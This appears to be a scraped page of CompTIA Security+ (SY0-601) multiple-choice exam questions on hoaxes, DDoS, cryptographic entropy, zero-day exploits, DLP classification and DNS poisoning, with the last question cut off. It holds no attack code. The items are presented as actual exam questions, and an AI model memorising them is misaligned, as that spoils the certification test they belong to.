
A company is providing security awareness training regarding the importance of not forwarding social media messages from unverified sources. Which of the following risks would this training help to prevent?

A. Hoaxes

B. SPIMs

C. Identity fraud

D. Credential harvesting



Actual exam question from CompTIA's SY0-601

Question #: 38

Topic #: 1

[All SY0-601 Questions]


A security analyst is receiving numerous alerts reporting that the response time of an internet-facing application has been degraded. However, the internal network performance was not degraded. Which of the following MOST likely explains this behavior?

A. DNS poisoning

B. MAC flooding

C. DDoS attack

D. ARP poisoning



Actual exam question from CompTIA's SY0-601

Question #: 39

Topic #: 1

[All SY0-601 Questions]


Which of the following will increase cryptographic security?

A. High data entropy

B. Algorithms that require less computing power

C. Longer key longevity

D. Hashing



Actual exam question from CompTIA's SY0-601

Question #: 40

Topic #: 1

[All SY0-601 Questions]


Which of the following statements BEST describes zero-day exploits?

A. When a zero-day exploit is discovered, the system cannot be protected by any means.

B. Zero-day exploits have their own scoring category in CVSS.

C. A zero-day exploit is initially undetectable, and no patch for it exists.

D. Discovering zero-day exploits is always performed via bug bounty programs.



Actual exam question from CompTIA's SY0-601

Question #: 41

Topic #: 1

[All SY0-601 Questions]

A company wants to restrict emailing of PHI documents. The company is implementing a DLP solution. In order to restrict PHI documents, which of the following should be performed FIRST?

A. Retention

B. Governance

C. Classification

D. Change management

Show Suggested Answer


Actual exam question from CompTIA's SY0-601

Question #: 42

Topic #: 1

[All SY0-601 Questions]

A security analyst is investigating some users who are being redirected to a fake website that resembles www.comptia.org. The following output was found on the naming server of the organization:



Name	Type	Data
www	A	192.168.1.10
server1	A	10.10.10.10
server2	A	10.10.10.11
file	A	10.10.10.12

Which of the following attacks has taken place?

